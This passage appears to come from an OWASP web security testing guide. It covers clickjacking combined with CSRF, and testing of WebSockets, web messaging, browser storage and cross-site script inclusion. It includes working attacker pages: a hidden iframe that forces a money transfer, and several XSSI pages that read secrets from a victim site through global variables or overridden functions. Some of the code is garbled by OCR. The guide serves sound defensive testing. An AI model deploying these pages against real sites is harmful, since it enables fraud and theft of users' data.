            <input type="submit" class="button" value="Transfer Money" />
        </label>
```

```
        </div>
</form>';
```

In the last step are planned security controls and then, if all is ok, the transfer is done. In the following listing a snippet of code of the last step is presented:

> Note: in this example, for simplicity, there is no input sanitization, but it has no relevance to block this type of attack

```
if( (!empty($_SESSION['antiCsrf'])) && (!empty($_POST['antiCsrf'])) )
{
    // input logic and sanization checks

    // check the anti-CSRF token
    if(($_SESSION['antiCsrf'] == $_POST['antiCsrf']) {
        echo '<p> '. $_POST['amount'] .' &euro; successfully transferred to account: '.
$_POST['account'] .' </p>';
    }
} else {
    echo '<p>Transfer KO</p>';
}
```

As you can see the code is protected from CSRF attack both with a random token generated in the second step and accepting only variable passed via POST method. In this situation an attacker could forge a CSRF + Clickjacking attack to evade anti-CSRF protection and force a victim to do a money transfer without her consent.

The target page for the attack is the second step of the money transfer procedure. Since the developers put the security controls only in the last step, thinking that this is secure enough, the attacker could pass the account and amount parameters via GET method.

> Note: there is an advanced clickjacking attack that permits to force users to fill a form, so also in the case in which is required to fill a form, the attack is feasible

The attacker's page may look like a simple and harmless web page like the one presented below:

Figure 4.11.9-4: Clickjacking Example Malicious Page 1

But playing with the CSS opacity value we can see what is hidden under the seemingly innocuous web page.




Figure 4.11.9-5: Clickjacking Example Malicious Page 2

The clickjacking code to create this page is presented below:

```
<html>
    <head>
        <title>Trusted web page</title>

        <style type="text/css"><!--
            *{
                margin:0;
                padding:0;
            }
            body {
                background:#ffffff;
            }
            .button
            {
                padding:5px;
                background:#6699CC;
                left:275px;
                width:120px;
                border: 1px solid #336699;
            }
            #content {
                width: 500px;
                height: 500px;
                margin-top: 150px ;
                margin-left: 500px;
            }
            #clickjacking
            {
                position: absolute;
                left: 172px;
                top: 60px;
                filter: alpha(opacity=0);
                opacity:0.0
            }
        //--></style>

    </head>
    <body>
        <div id="content">
            <h1>www.owasp.com</h1>
```

```
            <form action="http://www.owasp.com">
                <input type="submit" class="button" value="Click and go!">
            </form>
        </div>

                <iframe id="clickjacking"-src="http//localhost/csrf/transferphp?
account=attacker&amount=10000"-width="500"-height="500"-scrolling="no"-frameborder="none">
                </iframe>
    </body>
</html>
```

With the help of CSS (note the `#clickjacking` block) we can mask and suitably position the iframe in such a way as to match the buttons. If the victim click on the button “Click and go!” the form is submitted and the transfer is completed.




Figure 4.11.9-6: Clickjacking Example Malicious Page 3

The example presented uses only basic clickjacking technique, but with advanced technique is possible to force user filling form with values defined by the attacker.

References

- OWASP Clickjacking
- Wikipedia Clickjacking
- Context Information Security: “Next Generation Clickjacking”
- Gustav Rydstedt, Elie Bursztein, Dan Boneh, and Collin Jackson: “Busting Frame Busting: a Study of Clickjacking Vulnerabilities on Popular Sites”
- Paul Stone: “Next generation clickjacking”

Testing WebSockets

ID
WSTG-CLNT-10

Summary

Traditionally, the HTTP protocol only allows one request/response per TCP connection. Asynchronous JavaScript and XML (AJAX) allows clients to send and receive data asynchronously (in the background without a page refresh) to the server, however, AJAX requires the client to initiate the requests and wait for the server responses (half-duplex).

WebSockets allow the client or server to create a 'full-duplex' (two-way) communication channel, allowing the client and server to truly communicate asynchronously. WebSockets conduct their initial *upgrade* handshake over HTTP and from then on all communication is carried out over TCP channels by use of frames. For more, see the WebSocket Protocol.

Origin

It is the server's responsibility to verify the `Origin` header in the initial HTTP WebSocket handshake. If the server does not validate the origin header in the initial WebSocket handshake, the WebSocket server may accept connections from any origin. This could allow attackers to communicate with the WebSocket server cross-domain allowing for CSRF-like issues. See also Top 10-2017 A5-Broken Access Control.

Confidentiality and Integrity

WebSockets can be used over unencrypted TCP or over encrypted TLS. To use unencrypted WebSockets the `ws://` URI scheme is used (default port 80), to use encrypted (TLS) WebSockets the `wss://` URI scheme is used (default port 443). See also Top 10-2017 A3-Sensitive Data Exposure.

Input Sanitization

As with any data originating from untrusted sources, the data should be properly sanitized and encoded. See also Top 10-2017 A1-Injection and Top 10-2017 A7-Cross-Site Scripting (XSS).

Test Objectives

- Identify the usage of WebSockets.
- Assess its implementation by using the same tests on normal HTTP channels.

How to Test

Black-Box Testing

1. Identify that the application is using WebSockets.
    - Inspect the client-side source code for the `ws://` or `wss://` URI scheme.
    - Use Google Chrome's Developer Tools to view the Network WebSocket communication.
    - Use ZAP's WebSocket tab.
2. Origin.
    - Using a WebSocket client (one can be found in the Tools section below) attempt to connect to the remote WebSocket server. If a connection is established the server may not be checking the origin header of the WebSocket handshake.
3. Confidentiality and Integrity.
    - Check that the WebSocket connection is using SSL to transport sensitive information `wss://`.

- Check the SSL Implementation for security issues (Valid Certificate, BEAST, CRIME, RC4, etc). Refer to the Testing for Weak Transport Layer Security section of this guide.

4. Authentication.
   - WebSockets do not handle authentication, normal black-box authentication tests should be carried out. Refer to the Authentication Testing sections of this guide.
5. Authorization.
   - WebSockets do not handle authorization, normal black-box authorization tests should be carried out. Refer to the Authorization Testing sections of this guide.
6. Input Sanitization.
   - Use ZAP's WebSocket tab to replay and fuzz WebSocket request and responses. Refer to the Testing for Data Validation sections of this guide.

Example 1

Once we have identified that the application is using WebSockets (as described above) we can use the OWASP Zed Attack Proxy (ZAP) to intercept the WebSocket request and responses. ZAP can then be used to replay and fuzz the WebSocket request/responses.




Figure 4.11.10-1: ZAP WebSockets

Example 2

Using a WebSocket client (one can be found in the Tools section below) attempt to connect to the remote WebSocket server. If the connection is allowed the WebSocket server may not be checking the WebSocket handshake's origin header. Attempt to replay requests previously intercepted to verify that cross-domain WebSocket communication is possible.

Figure 4.11.10-2: WebSocket Client

Gray-Box Testing

Gray-box testing is similar to black-box testing. In gray-box testing, the pen-tester has partial knowledge of the application. The only difference here is that you may have API documentation for the application being tested which includes the expected WebSocket request and responses.

Tools

- OWASP Zed Attack Proxy (ZAP)
- WebSocket Client
- Google Chrome Simple WebSocket Client

References

- HTML5 Rocks - Introducing WebSockets: Bringing Sockets to the Web
- W3C - The WebSocket API
- IETF - The WebSocket Protocol
- Christian Schneider - Cross-Site WebSocket Hijacking (CSWSH)
- Jussi-Pekka Erkkilä - WebSocket Security Analysis (PDF)
- Robert Koch- On WebSockets in Penetration Testing
- DigiNinja - OWASP ZAP and Web Sockets

Testing Web Messaging

ID
WSTG-CLNT-11

Summary

Web Messaging (also known as Cross Document Messaging) allows applications running on different domains to communicate in a secure manner. Before the introduction of web messaging, the communication of different origins (between iframes, tabs and windows) was restricted by the same origin policy and enforced by the browser. Developers used multiple hacks in order to accomplish these tasks, and most of them were mainly insecure.

This restriction within the browser is in place to prevent a malicious website from reading confidential data from other iframes, tabs, etc; however, there are some legitimate cases where two trusted websites need to exchange data with each other. To meet this need, Cross Document Messaging was introduced in the WHATWG HTML5 draft specification and was implemented in all major browsers. It enables secure communications between multiple origins across iframes, tabs and windows.

The messaging API introduced the `postMessage()` method, with which plain-text messages can be sent cross-origin. It consists of two parameters: message, and domain.

There are some security concerns when using `*` as the domain that we discuss below. In order to receive messages, the receiving website needs to add a new event handler, which has the following attributes:

- Data, the content of the incoming message;
- Origin of the sender document; and
- Source, the source window.

Here is an example of the messaging API in use. To send a message:

```
iframe1.contentWindow.postMessage("Hello world","http://www.example.com");
```

To receive a message:

```
window.addEventListener("message", handler, true);
function handler(event) {
    if(event.origin === 'chat.example.com') {
        /* process message (event.data) */
    } else {
        /* ignore messages from untrusted domains */
    }
}
```

Origin Security

The origin is made up of a scheme, host name, and port. It uniquely identifies the domain sending or receiving the message, and does not include the path or the fragment part of the URL. For instance, `https://example.com` will be considered different from `http://example.com` because the schema of the former is `https`, while the latter is `http`. This also applies to web servers running in the same domain but on different ports.

Test Objectives

- Assess the security of the message's origin.
- Validate that it's using safe methods and validating its input.

How to Test

Examine Origin Security

Testers should check whether the application code is filtering and processing messages from trusted domains. Within the sending domain, also ensure that the receiving domain is explicitly stated, and that `*` is not used as the second argument of `postMessage()`. This practice could introduce security concerns and could lead to, in the case of a redirection or if the origin changes by other means, the website sending data to unknown hosts, and therefore, leaking confidential data to malicious servers.

If the website fails to add security controls to restrict the domains or origins that are allowed to send messages to a website, it is likely to introduce a security risk. Testers should examine the code for message event listeners and get the callback function from the `addEventListener` method for further analysis. Domains must always be verified prior to data manipulation.

Examine Input Validation

Although the website is theoretically accepting messages from trusted domains only, data must still be treated as externally-sourced, untrusted data, and processed with the appropriate security controls. Testers should analyze the code and look for insecure methods, in particular where data is being evaluated via `eval()` or inserted into the DOM via the `innerHTML` property, which may create DOM-based XSS vulnerabilities.

Static Code Analysis

JavaScript code should be analyzed to determine how web messaging is implemented. In particular, testers should be interested in how the website is restricting messages from untrusted domains, and how the data is handled even for trusted domains.

In this example, access is needed for every subdomain (www, chat, forums, …) within the owasp.org domain. The code is trying to accept any domain with `.owasp.org`:

```
window.addEventListener("message", callback, true);

function callback(e) {
    if(e.origin.indexOf(".owasp.org")!=-1) {
        /* process message (e.data) */
    }
}
```

The intention is to allow subdomains such as:

- `www.owasp.org`
- `chat.owasp.org`
- `forums.owasp.org`

Unfortunately, this introduces vulnerabilities. An attacker can easily bypass the filter since a domain such as `www.owasp.org.attacker.com` will match.

Here is an example of code that lacks an origin check. This is very insecure, as it will accept input from any domain:

```
window.addEventListener("message", callback, true);

function callback(e) {
        /* process message (e.data) */
}
```

Here is an example with input validation vulnerabilities that may lead to XSS attack:

```
window.addEventListener("message", callback, true);

function callback(e) {
        if(e.origin === "trusted.domain.com") {
            element.innerHTML= e.data;
        }
}
```

A more secure approach would be to use the property `innerText` instead of `innerHTML`.

For further OWASP resources regarding web messaging, see OWASP HTML5 Security Cheat Sheet

Testing Browser Storage

ID
WSTG-CLNT-12

Summary

Browsers provide the following client-side storage mechanisms for developers to store and retrieve data:

- Local Storage
- Session Storage
- IndexedDB
- Web SQL (Deprecated)
- Cookies

These storage mechanisms can be viewed and edited using the browser's developer tools, such as Google Chrome DevTools or Firefox's Storage Inspector.

Note: While cache is also a form of storage it is covered in a separate section covering its own peculiarities and concerns.

Test Objectives

- Determine whether the website is storing sensitive data in client-side storage.
- The code handling of the storage objects should be examined for possibilities of injection attacks, such as utilizing unvalidated input or vulnerable libraries.

How to Test

Local Storage

`window.localStorage` is a global property that implements the Web Storage API and provides **persistent** key-value storage in the browser.

Both the keys and values can only be strings, so any non-string values must be converted to strings first before storing them, usually done via JSON.stringify.

Entries to `localStorage` persist even when the browser window closes, with the exception of windows in Private/Incognito mode.

The maximum storage capacity of `localStorage` varies between browsers.

List All Key-Value Entries

```
for (let i = 0; i < localStorage.length; i++) {
  const key = localStorage.key(i);
  const value = localStorage.getItem(key);
  console.log(`${key}: ${value}`);
}
```

Session Storage

`window.sessionStorage` is a global property that implements the Web Storage API and provides **ephemeral** key-value storage in the browser.

Both the keys and values can only be strings, so any non-string values must be converted to strings first before storing them, usually done via JSON.stringify.

Entries to `sessionStorage` are ephemeral because they are cleared when the browser tab/window is closed.

The maximum storage capacity of `sessionStorage` varies between browsers.

List All Key-Value Entries

```
for (let i = 0; i < sessionStorage.length; i++) {
  const key = sessionStorage.key(i);
  const value = sessionStorage.getItem(key);
  console.log(`${key}: ${value}`);
}
```

IndexedDB

IndexedDB is a transactional, object-oriented database intended for structured data. An IndexedDB database can have multiple object stores and each object store can have multiple objects.

In contrast to Local Storage and Session Storage, IndexedDB can store more than just strings. Any objects supported by the structured clone algorithm can be stored in IndexedDB.

An example of a complex JavaScript object that can be stored in IndexedDB, but not in Local/Session Storage are CryptoKeys.

W3C recommendation on Web Crypto API recommends that CryptoKeys that need to be persisted in the browser, to be stored in IndexedDB. When testing a web page, look for any CryptoKeys in IndexedDB and check if they are set as `extractable: true` when they should have been set to `extractable: false` (i.e. ensure the underlying private key material is never exposed during cryptographic operations.)

Print All the Contents of IndexedDB

```
const dumpIndexedDB = dbName => {
  const DB_VERSION = 1;
  const req = indexedDB.open(dbName, DB_VERSION);
  req.onsuccess = function() {
    const db = req.result;
    const objectStoreNames = db.objectStoreNames || [];

    console.log(`[*] Database: ${dbName}`);

    Array.from(objectStoreNames).forEach(storeName => {
      const txn = db.transaction(storeName, 'readonly');
      const objectStore = txn.objectStore(storeName);

      console.log(`\t[+] ObjectStore: ${storeName}`);

      // Print all entries in objectStore with name `storeName`
      objectStore.getAll().onsuccess = event => {
        const items = event.target.result || [];
        items.forEach(item => console.log(`\t\t[-] `, item));
      };
    });
  };
};

indexedDB.databases().then(dbs => dbs.forEach(db => dumpIndexedDB(db.name)));
```

Web SQL

Web SQL is deprecated since November 18, 2010 and it's recommended that web developers do not use it.

Cookies

Cookies are a key-value storage mechanism that is primarily used for session management but web developers can still use it to store arbitrary string data.

Cookies are covered extensively in the testing for Cookies attributes scenario.

List All Cookies

```
console.log(window.document.cookie);
```

Global Window Object

Sometimes web developers initialize and maintain global state that is available only during the runtime life of the page by assigning custom attributes to the global `window` object. For example:

```
window.MY_STATE = {
  counter: 0,
  flag: false,
};
```

Any data attached on the `window` object will be lost when the page is refreshed or closed.

List All Entries on the Window Object

```
(() => {
  // create an iframe and append to body to load a clean window object
  const iframe = document.createElement('iframe');
  iframe.style.display = 'none';
  document.body.appendChild(iframe);

  // get the current list of properties on window
  const currentWindow = Object.getOwnPropertyNames(window);

  // filter the list against the properties that exist in the clean window
  const results = currentWindow.filter(
    prop => !iframe.contentWindow.hasOwnProperty(prop)
  );

  // remove iframe
  document.body.removeChild(iframe);

  // log key-value entries that are different
  results.forEach(key => console.log(`${key}: ${window[key]}`));
})();
```

(Modified version of this snippet)

Attack Chain

Following the identification any of the above attack vectors, an attack chain can be formed with different types of client-side attacks, such as DOM based XSS attacks.

Remediation

Applications should be storing sensitive data on the server-side, and not on the client-side, in a secured manner following best practices.

References

- Local Storage

- Session Storage
- IndexedDB
- Web Crypto API: Key Storage
- Web SQL
- Cookies

For more OWASP resources on the HTML5 Web Storage API, see the Session Management Cheat Sheet.

Testing for Cross Site Script Inclusion

ID
WSTG-CLNT-13

Summary

Cross Site Script Inclusion (XSSI) vulnerability allows sensitive data leakage across-origin or cross-domain boundaries. Sensitive data could include authentication-related data (login states, cookies, auth tokens, session IDs, etc.) or user's personal or sensitive personal data (email addresses, phone numbers, credit card details, social security numbers, etc.). XSSI is a client-side attack similar to Cross Site Request Forgery (CSRF) but has a different purpose. Where CSRF uses the authenticated user context to execute certain state-changing actions inside a victim's page (e.g. transfer money to the attacker's account, modify privileges, reset password, etc.), XSSI instead uses JavaScript on the client-side to leak sensitive data from authenticated sessions.

By default, websites are only allowed to access data if they are from the same origin. This is a key application security principle and governed by the same-origin policy (defined by RFC 6454). An origin is defined as the combination of URI scheme (HTTP or HTTPS), host name, and port number. However, this policy is not applicable for HTML `<script>` tag inclusions. This exception is necessary, as without it websites would not be able to consume third party services, perform traffic analysis, or use advertisement platforms, etc.

When the browser opens a website with `<script>` tags, the resources are fetched from the cross-origin domain. The resources then run in the same context as the including site or browser, which presents the opportunity to leak sensitive data. In most cases, this is achieved using JavaScript, however, the script source doesn't have to be a JavaScript file with type `text/javascript` or `.js` extension.

Older browser's vulnerabilities (IE9/10) allowed data leakage via JavaScript error messages at runtime, but those vulnerabilities have now been patched by vendors and are considered less relevant. By setting the charset attribute of the `<script>` tag, an attacker or tester can enforce UTF-16 encoding, allowing data leakage for other data formats (e.g. JSON) in some cases. For more on these attacks, see Identifier based XSSI attacks.

Test Objectives

- Locate sensitive data across the system.
- Assess the leakage of sensitive data through various techniques.

How to Test

Collect Data Using Authenticated and Unauthenticated User Sessions

Identify which endpoints are responsible for sending sensitive data, what parameters are required, and identify all relevant dynamically and statically generated JavaScript responses using authenticated user sessions. Pay special attention to sensitive data sent using JSONP. To find dynamically generated JavaScript responses, generate authenticated and unauthenticated requests, then compare them. If they're different, it means the response is dynamic; otherwise it's static. To simplify this task, a tool such as Veit Hailperin's Burp proxy plugin can be used. Make sure to check other file types in addition to JavaScript; XSSI is not limited to JavaScript files alone.

Determine Whether the Sensitive Data Can Be Leaked Using JavaScript

Testers should analyze code for the following vehicles for data leakage via XSSI vulnerabilities:

1. Global variables
2. Global function parameters
3. CSV (Comma Separated Values) with quotations theft

4. JavaScript runtime errors
5. Prototype chaining using `this`

1. Sensitive Data Leakage via Global Variables

An API key is stored in a JavaScript file with the URI `https://victim.com/internal/api.js` on the victim's website, `victim.com`, which is only accessible to authenticated users. An attacker configures a website, `attackingwebsite.com`, and uses the `<script>` tag to refer to the JavaScript file.

Here are the contents of `https://victim.com/internal/api.js`:

```
(function() {
  window.secret = "supersecretUserAPIkey";
})();
```

The attack site, `attackingwebsite.com`, has an `index.html` with the following code:

```
<!DOCTYPE html>
<html>
  <head>
    <title>Leaking data via global variables</title>
  </head>
  <body>
    <h1>Leaking data via global variables</h1>
    <script src="https://victim.com/internal/api.js"></script>
    <div id="result">
    </div>
    <script>
      var div = document.getElementById("result");
      div.innerHTML = "Your secret data <b>" + window.secret + "</b>";
    </script>
  </body>
</html>
```

In this example, a victim is authenticated with `victim.com`. An attacker lures the victim to `attackingwebsite.com` via social engineering, phishing emails, etc. The victim's browser then fetches `api.js`, resulting in the sensitive data being leaked via the global JavaScript variable and displayed using `innerHTML`.

2. Sensitive Data Leakage via Global Function Parameters

This example is similar to the previous one, except in this case `attackingwebsite.com` uses a global JavaScript function to extract the sensitive data by overwriting the victim's global JavaScript function.

Here are the contents of `https://victim.com/internal/api.js`:

```
(function() {
  var secret = "supersecretAPIkey";
  window.globalFunction(secret);
})();
```

The attack site, `attackingwebsite.com`, has an `index.html` with the following code:

```
<!DOCTYPE html>
<html>
  <head>
    <title>Leaking data via global function parameters</title>
  </head>
```

```
  <body>
    <div id="result">
    </div>
    <script>
      function globalFunction(param) {
        var div = document.getElementById("result");
        div.innerHTML = "Your secret data: <b>" + param + "</b>";
      }
    </script>
    <script src="https://victim.com/internal/api.js"></script>
  </body>
</html>
```

There are other XSSI vulnerabilities that can result in sensitive data leakage either via JavaScript prototype chains or global function calls. For more on these attacks, see The Unexpected Dangers of Dynamic JavaScript.

3. Sensitive Data Leakage via CSV with Quotations Theft

To leak data the attacker/tester has to be able to inject JavaScript code into the CSV data. The following example code is an excerpt from Takeshi Terada's Identifier based XSSI attacks whitepaper.

```
HTTP/1.1 200 OK
Content-Type: text/csv
Content-Disposition: attachment; filename="a.csv"
Content-Length: xxxx

1,"___","aaa@a.example","03-0000-0001"
2,"foo","bbb@b.example","03-0000-0002"
...
98,"bar","yyy@example.net","03-0000-0088"
99,"___","zzz@example.com","03-0000-0099"
```

In this example, using the `___` columns as injection points and inserting JavaScript strings in their place has the following result.

```
1,"\"",$$$=function(){/*","aaa@a.example","03-0000-0001"
2,"foo","bbb@b.example","03-0000-0002"
...
98,"bar","yyy@example.net","03-0000-0088"
99,"*/}//","zzz@example.com","03-0000-0099"
```

Jeremiah Grossman wrote about a similar vulnerability in Gmail in 2006 that allowed the extraction of user contacts in JSON. In this case, the data was received from Gmail and parsed by the browser JavaScript engine using an unreferenced Array constructor to leak the data. An attacker could access this Array with the sensitive data by defining and overwriting the internal Array constructor like this:

```
<!DOCTYPE html>
<html>
  <head>
    <title>Leaking gmail contacts via JSON </title>
  </head>
  <body>
    <script>
      function Array() {
        // steal data
      }
    </script>
    <script src="http://mail.google.com/mail/?_url_scrubbed_"></script>
  </body>
</html>
```

4. Sensitive Data Leakage via JavaScript Runtime Errors

Browsers normally present standardized JavaScript error messages. However, in the case of IE9/10, runtime error messages provided additional details that could be used to leak data. For example, a website `victim.com` serves the following content at the URI `http://victim.com/service/csvendpoint` for authenticated users:

```
HTTP/1.1 200 OK
Content-Type: text/csv
Content-Disposition: attachment; filename="a.csv"
Content-Length: 13

1,abc,def,ghi
```

This vulnerability could be exploited with the following:

```
<!--error handler -->
<script>window.onerror = function(err) {alert(err)}</script>
<!--load target CSV -->
<script src="http://victim.com/service/csvendpoint"></script>
```

When the browser tries to render the CSV content as JavaScript, it fails and leaks the sensitive data:




Figure 4.11.13-1: JavaScript runtime error message

5. Sensitive Data Leakage via Prototype Chaining Using `this`

In JavaScript, the `this` keyword is dynamically scoped. This means if a function is called upon an object, `this` will point to this object even though the called function might not belong to the object itself. This behavior can be used to leak data. In the following example from Sebastian Leike's demonstration page, the sensitive data is stored in an Array. An attacker can override `Array.prototype.forEach` with an attacker-controlled function. If some code calls the `forEach` function on an array instance that contains sensitive values, the attacker-controlled function will be invoked with `this` pointing to the object that contains the sensitive data.

Here is an excerpt of a JavaScript file containing sensitive data, `javascript.js`:

```
...
(function() {
```

```
  var secret = ["578a8c7c0d8f34f5", "345a8b7c9d8e34f5"];

  secret.forEach(function(element) {
    // do something here
  });
})();
...
```

The sensitive data can be leaked with the following JavaScript code:

```
...
 <div id="result">

    </div>
    <script>
      Array.prototype.forEach = function(callback) {
        var resultString = "Your secret values are: <b>";
        for (var i = 0, length = this.length; i < length; i++) {
          if (i > 0) {
            resultString += ", ";
          }
          resultString += this[i];
        }
        resultString += "</b>";
        var div = document.getElementById("result");
        div.innerHTML = resultString;
      };
    </script>
    <script src="http://victim.com/..../javascript.js"></script>
...
```

4.12 API Testing

4.12.1 Testing GraphQL

Testing GraphQL

ID
WSTG-APIT-01

Summary

GraphQL has become very popular in modern APIs. It provides simplicity and nested objects, which facilitate faster development. While every technology has advantages, it can also expose the application to new attack surfaces. The purpose of this scenario is to provide some common misconfigurations and attack vectors on applications that utilize GraphQL. Some vectors are unique to GraphQL (e.g. Introspection Query) and some are generic to APIs (e.g. SQL injection).

Examples in this section will be based on a vulnerable GraphQL application poc-graphql, which is run in a docker container that maps `localhost:8080/GraphQL` as the vulnerable GraphQL node.

Test Objectives

- Assess that a secure and production-ready configuration is deployed.
- Validate all input fields against generic attacks.
- Ensure that proper access controls are applied.

How to Test

Testing GraphQL nodes is not very different than testing other API technologies. Consider the following steps:

Introspection Queries

Introspection queries are the method by which GraphQL lets you ask what queries are supported, which data types are available, and many more details you will need when approaching a test of a GraphQL deployment.

The GraphQL website describes Introspection:

> "It's often useful to ask a GraphQL schema for information about what queries it supports. GraphQL allows us to do so using the introspection system!"

There are a couple of ways to extract this information and visualize the output, as follows.

Using Native GraphQL Introspection

